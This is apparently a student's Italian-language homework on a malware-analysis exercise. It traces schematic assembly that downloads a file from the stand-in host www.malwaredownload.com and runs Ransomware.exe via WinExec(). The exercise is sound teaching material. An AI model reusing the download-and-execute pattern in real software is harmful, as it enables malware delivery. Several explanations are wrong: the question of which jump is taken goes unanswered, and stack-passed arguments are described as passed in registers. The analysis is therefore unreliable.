S11-L5

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

1. Spiegate, motivando, quale salto condizionale effettua il Malware

Il codice fornito nella Tabella 1 mostra le seguenti istruzioni chiave che riguardano i salti condizionali:

- **0040105B jnz loc 0040BBA0**: Questo è un salto condizionale "**Jump if Not Zero**". Viene eseguito se il risultato dell'istruzione cmp precedente non è zero, il che significa che i valori confrontati sono diversi.
- **00401068 jz loc 0040FFA0**: Questo invece è un salto condizionale "**Jump if Zero**". Viene eseguito se il risultato dell'istruzione cmp precedente è zero, il che significa che i valori confrontati sono uguali.

Questi salti condizionali servono a decidere quale parte del codice eseguire in base al confronto tra i registri.

2. Disegnare un diagramma di flusso

Salto da Tabella 1 a Tabella 2: Se EAX != 5, il flusso salta alla Tabella 2.

Salto da Tabella 1 a Tabella 3: Se EBX == 11, il flusso salta alla Tabella 3.



TABELLA 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

TABELLA 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

TABELLA 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

- **Tabella 1**:
  - L'istruzione mov EAX, 5 imposta il valore di EAX.
  - L'istruzione cmp confronta i valori di EAX e EBX, determinando quale ramo del codice seguire.
- **Tabella 2**:
  - Viene eseguita una funzione (**DownloadToFile()**) che scarica un file (probabilmente un payload maligno) da www.malwaredownload.com.
    Di preciso, la funzione ha lo scopo di stabilire una connessione con un server remoto, inviando una richiesta **HTTP** o **HTTPS.**
    La funzione utilizza un **API** di sistema (genericamente una delle **API WinINet**) per stabilire la connessione.
- **Tabella 3**:
  - Viene eseguita una funzione **WinExec()** che esegue un file eseguibile (**ransomware**) sul sistema dell'utente.
    La funzione **WinExec()** come dice il nome, ha lo scopo di eseguire file eseguibili di **Windows,** in questo caso, un eseguibile che viene scaricato dalla funzione **DownloadToFile(),** che si presuma sia un **malware.**

4. Dettagliare come sono passati gli argomenti alle chiamate di funzione

Nella Tabella 2 e 3, gli argomenti vengono passati alle funzioni utilizzando i registri:

- **Tabella 2**:
  - mov EAX, EDI passa l'URL www.malwaredownload.com alla pseudo funzione **DownloadToFile()**.
- **Tabella 3**:
  - mov EDX, EDI passa il percorso del file eseguibile **Ransomware.exe** alla funzione **WinExec()**, che esegue il file.

In conclusione:

Il malware descritto nel codice è un ***downloader*** che sembra progettato per scaricare un **ransomware**. Analizzando le tabelle e il flusso del codice, possiamo ipotizzare che il malware scarichi un file da un URL specificato (Tabella 2) e successivamente esegua questo file, che risulta essere un **ransomware** (Tabella 3).